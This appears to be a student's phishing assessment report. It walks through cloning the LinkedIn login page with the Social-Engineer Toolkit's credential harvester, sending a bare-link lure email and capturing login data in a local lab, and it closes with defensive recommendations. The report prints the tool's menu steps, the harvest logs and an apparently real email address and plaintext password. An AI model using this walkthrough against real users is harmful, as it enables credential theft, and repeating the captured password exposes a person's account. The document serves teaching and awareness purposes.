
Phishing Assessment Report

Target Environment: LinkedIn Login Page (Phishing Clone Attack)
Phishing Framework: Social-Engineer Toolkit (SET)
Date of Test: December 15, 2024
Tester: Yuvin Perera

1. Introduction

This report outlines the results of a phishing assessment conducted using the Social-Engineer Toolkit (SET) to evaluate the effectiveness of a cloned LinkedIn login page in harvesting user credentials. The objective was to simulate a real world phishing attack and assess user susceptibility to entering their credentials on a malicious page.




```
[—]        The Social-Engineer Toolkit (SET)          [—]
[—]        Created by: David Kennedy (ReL1K)          [—]
                     Version: 8.0.3
                   Codename: 'Maverick'
[—]        Follow us on Twitter: @TrustedSec          [—]
[—]        Follow me on Twitter: @HackingDave         [—]
[—]       Homepage: https://www.trustedsec.com        [—]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

2. Methodology

The Social-Engineer Toolkit (SET) was used as the primary tool for this assessment. The Website Attack Vectors module within SET was employed to clone the LinkedIn login page. The cloned page was hosted on a local IP address, 10.0.2.15, and designed to appear identical to the legitimate LinkedIn login page. This page was accessible via the link http://10.0.2.15/.

To lure the target into visiting the cloned page, a phishing email was crafted and sent to the target from the email address yuvindeakin@gmail.com. The email contained no subject line and a hyperlink leading to the malicious page. Once the target accessed the page and entered their credentials, the data was captured by SET and logged for analysis.




```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

——————————————————————————————————————————————————————————————————————————————
—— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ——

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.linkedin.com/login

[*] Cloning the website: https://www.linkedin.com/login
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all PO
STs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.15 - - [15/Dec/2024 16:59:27] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [15/Dec/2024 17:00:34] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: [{"eventInfo":{"eventName":"NavigationEvent","topicName":"NavigationEvent","appId":"com.linkedin.checkpoint"},"eventBody":{"requestHeader":{"pageKey":"d_checkpoint_lg_consumerLogin_jsbeacon","path":"http:/
/10.0.2.15/","referer":"","trackingCode":null},"header":{"pageInstance":{"trackingId":"[illegible]","pageUrn":"urn:li:page:d_checkpoint_lg_consumerLogin_jsbeacon"},"time":1734300838012},"previousPageInstance":null,"triggerC
ontrolUrn":null}}]
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: [{"eventInfo":{"eventName":"ViewModuleImpressionEvent","topicName":"ViewModuleImpressionEvent","appId":"com.linkedin.checkpoint","appName":"checkpoint-frontend"},"eventBody":{"moduleNames":["rememberMeOpti
n-checkbox"],"header":{"pageInstance":{"pageUrn":"urn:li:page:checkpoint_lg_login_default","trackingId":"[illegible]"},"time":1734300838019},"requestHeader":{"pageKey":"d_checkpoint_lg_consumerLogin_jsbeacon","path":"http:/
/10.0.2.15/","referer":""}}}]
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

3. Execution and Observations

The phishing attack was executed successfully. Upon clicking the malicious link, the target was redirected to the cloned LinkedIn login page. The page visually replicated the original LinkedIn login interface, making it challenging for users to distinguish it from the legitimate version.


Once credentials were entered on the cloned page, SET captured and displayed the harvested data in real time. The logs revealed multiple username and password fields being transmitted, indicating user interaction with the page. The following key parameters were observed in the logs:

- ✓ Captured Username - The primary username field was identified as session_key with the value yuvinpereradyk@gmail.com. Additional username fields, such as controlId and pageInstance, were also noted, corresponding to LinkedIn’s tracking and form submission fields.




```
[*] WE GOT A HIT! Printing the output:
PARAM: csrfToken=ajax:3000827309140878899
PARAM: session_key=yuvinpereradyk@gmail.com
PARAM: ac=0
```

- ✓ Captured Password - The password field was identified as session_password with the value PereraDYK2K0809.




```
POSSIBLE PASSWORD FIELD FOUND: session_password=PereraDYK2K0809
PARAM: rememberMeOptIn=true
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

The SET logs also recorded various HTTP events, such as PageViewHeartbeatEvent and ControlInteractionEvent, which reflected user interactions with the cloned page. Additionally, persistent requests to the server at 10.0.2.15 indicated repeated activity, suggesting the user may have interacted with the page multiple times.




```
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: [{"eventInfo":{"eventName":"ControlInteractionEvent","topicName":"ControlInteractionEvent","appId":"com.linkedin.checkpoint","appName":"checkpoint-frontend"},"eventBody":{"controlUrn":"urn:li:control:d_che
ckpoint_lg_consumerLogin-submit","interactionType":"SHORT_PRESS","header":{"pageInstance":{"pageUrn":"urn:li:page:checkpoint_lg_login_default","trackingId":"eeorxQVIRRmXmmvlXdmtyA=="},"time":1734300065818},"requestHeader":{"pageKey":"d_
checkpoint_lg_consumerLogin_jsbeacon","path":"http://10.0.2.15/","referer":""}}}]
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: [{"eventInfo":{"eventName":"PageViewHeartbeatEvent","topicName":"PageViewHeartbeatEvent","appId":"com.linkedin.checkpoint"},"eventBody":{"requestHeader":{"pageKey":"d_checkpoint_lg_consumerLogin_jsbeacon",
"path":"http://10.0.2.15/","referer":"","trackingCode":null},"header":{"pageInstance":{"trackingId":"0ws1I2h58+Drua5/exrEw=="},"pageUrn":"urn:li:page:d_checkpoint_lg_consumerLogin_jsbeacon"},"time":1734300065814},"startTime":17343000646
92}}]
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

The phishing email itself was minimalistic, containing only a hyperlink to the malicious IP address. This simplicity likely contributed to the target's engagement with the phishing page, as it appeared non suspicious and straightforward.



```
[*] WE GOT A HIT! Printing the output:
PARAM: csrfToken=ajax:3000827309140878899
PARAM: session_key=yuvinpereradyk@gmail.com
PARAM: ac=0
POSSIBLE USERNAME FIELD FOUND: loginFailureCount=0
PARAM: sIdString=b8e3b258-e56b-48df-9405-26f89db34f3d
PARAM: pkSupported=false
POSSIBLE USERNAME FIELD FOUND: parentPageKey=d_checkpoint_lg_consumerLogin
POSSIBLE USERNAME FIELD FOUND: pageInstance=urn:li:page:checkpoint_lg_login_default;eeorxQVIRRmXmmvlXdmtyA==
PARAM: trk=
PARAM: authUUID=
PARAM: session_redirect=
POSSIBLE USERNAME FIELD FOUND: loginCsrfParam=4e79fb60-6c71-4bc8-8efe-922e49093f3c
PARAM: fp_data=default
PARAM: apfc={"df":{"a":"otW9fx6ChCcttU1fnneI6Q==","b":null,"c":null,"error":"TypeError:+window.crypto[_0×3e93( ... )]+is+undefined"}}
PARAM: _d=d
POSSIBLE USERNAME FIELD FOUND: showGoogleOneTapLogin=true
POSSIBLE USERNAME FIELD FOUND: showAppleLogin=true
POSSIBLE USERNAME FIELD FOUND: showMicrosoftLogin=true
POSSIBLE USERNAME FIELD FOUND: controlId=d_checkpoint_lg_consumerLogin-login_submit_button
POSSIBLE PASSWORD FIELD FOUND: session_password=PereraDYK2K0809
PARAM: rememberMeOptIn=true
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: [{"eventInfo":{"eventName":"ControlInteractionEvent","topicName":"ControlInteractionEvent","appId":"com.linkedin.checkpoint","appName":"checkpoint-frontend"},"eventBody":{"controlUrn":"urn:li:control:d_che
ckpoint_lg_consumerLogin-submit","interactionType":"SHORT_PRESS","header":{"pageInstance":{"pageUrn":"urn:li:page:checkpoint_lg_login_default","trackingId":"eeorxQVIRRmXmmvlXdmtyA=="},"time":1734300065818},"requestHeader":{"pageKey":"d_
checkpoint_lg_consumerLogin_jsbeacon","path":"http://10.0.2.15/","referer":""}}}]
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: [{"eventInfo":{"eventName":"PageViewHeartbeatEvent","topicName":"PageViewHeartbeatEvent","appId":"com.linkedin.checkpoint"},"eventBody":{"requestHeader":{"pageKey":"d_checkpoint_lg_consumerLogin_jsbeacon",
"path":"http://10.0.2.15/","referer":"","trackingCode":null},"header":{"pageInstance":{"trackingId":"0ws1I2h58+Drua5/exrEw=="},"pageUrn":"urn:li:page:d_checkpoint_lg_consumerLogin_jsbeacon"},"time":1734300065814},"startTime":17343000646
92}}]
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```



```
^C[*] File in XML format exported to /root/.set/reports/2024-12-15 17:05:00.940180.xml for your reading pleasure...

       Press <return> to continue
```

4. Key Findings


The assessment revealed critical vulnerabilities and user susceptibility to phishing attacks. The cloned LinkedIn login page was highly effective in harvesting credentials. The following key findings were observed:

- ✓ Credential Harvesting Success - The phishing page successfully captured both the username and password, with the credentials being displayed in the logs in clear text. The captured username yuvinpereradyk@gmail.com and password PereraDYK2K0809 confirm the success of the attack.

- ✓ Cloned Page Realism - The cloned page closely resembled the legitimate LinkedIn login page, increasing the likelihood of user trust. Without URL verification, users are unlikely to notice discrepancies.

- ✓ Phishing Email Simplicity - The phishing email, while minimalistic, effectively directed the target to the cloned page. This demonstrates that even basic phishing emails can achieve the intended outcome if users fail to verify the link.

- ✓ Persistent Activity Logs - Multiple tracking events, such as PageViewHeartbeatEvent and ControlInteractionEvent, were observed. This reflects the ongoing interaction between the user and the cloned page.




https://mail.google.com/mail/u/0/#inbox/QgrcJHsTfRFsscrWkZpTBJPHLKZthBtHpKB

(no subject)

Yuvin Dediwalage <yuvindeakin@gmail.com>
to me
5:00 PM (22 minutes ago)

http://10.0.2.15/



https://www.linkedin.com/feed/

Update to Terms of Service

We have updated our User Agreement and made clarifications to our Privacy Policy. These terms apply to your continued use of LinkedIn. Learn more

Yuvin Perera
Sri Lanka

Strengthen your profile with an AI writing assistant
Try Premium for LKR0

Connection 1
Grow your network

Start a post, try writing with AI

Ben Stephens commented on this

Drew Baker • 2nd
Bachelor of Cyber Security (Ultimate Year) @ Deakin | Operations Tea...
1w •

November has been a truly transformative month for me, marking significant milestones in both my academic and career journey. ...more

Ben Stephens and 12 others · 11 comments

Add a comment...

Ben Stephens • 1st
Cyber Security | Data Science
5d
That's great, Drew! So proud of you!
Like | Reply

Add to your feed

Sara Badran
Cyber Security Awareness Specialist @cyberx.world | cyber security conten...

Cisco Networking Academy
Company • Computer Networking Products

Ryan Montgomery
Pentester.com

Messaging 1

LinkedIn 4:49 PM
LinkedIn Offer Hi Yuvin, Thanks for being a valu...

LinkedIn for Students Sep 10
via LinkedIn Play LinkedIn games for students, score free Premium

5. Recommendations

To mitigate the risks associated with phishing attacks, the following measures are recommended:

- ✓ User Awareness Training - Conduct regular cybersecurity awareness sessions to educate users on identifying phishing attacks. Users should be trained to verify URLs and check for signs of cloned or malicious pages.
- ✓ URL Verification Policies - Encourage users to manually verify URLs before entering sensitive information. Browser plugins that flag suspicious URLs can also be deployed.
- ✓ Multi-Factor Authentication (MFA) - Enforce multi-factor authentication to add a security layer. Even if credentials are compromised, MFA can prevent unauthorized access.
- ✓ Email Security Controls - Implement email filters and phishing detection mechanisms to quarantine suspicious emails and prevent malicious links from reaching users.
- ✓ Incident Monitoring and Reporting - Deploy monitoring tools to detect cloned websites and alert administrators when suspicious activity is observed. Additionally, users should be encouraged to report phishing attempts promptly.

6. Conclusion

This phishing assessment successfully demonstrated how cloned websites, when combined with minimalistic phishing emails, can effectively harvest user credentials. The cloned LinkedIn login page captured both the username and password, highlighting the risks of user negligence and a lack of awareness regarding phishing attacks.

Organizations must prioritize user education, implement preventive measures like MFA, and enforce URL verification policies to mitigate the impact of such attacks. By adopting a proactive approach to phishing prevention, organizations can significantly reduce the likelihood of credential compromise and unauthorized access.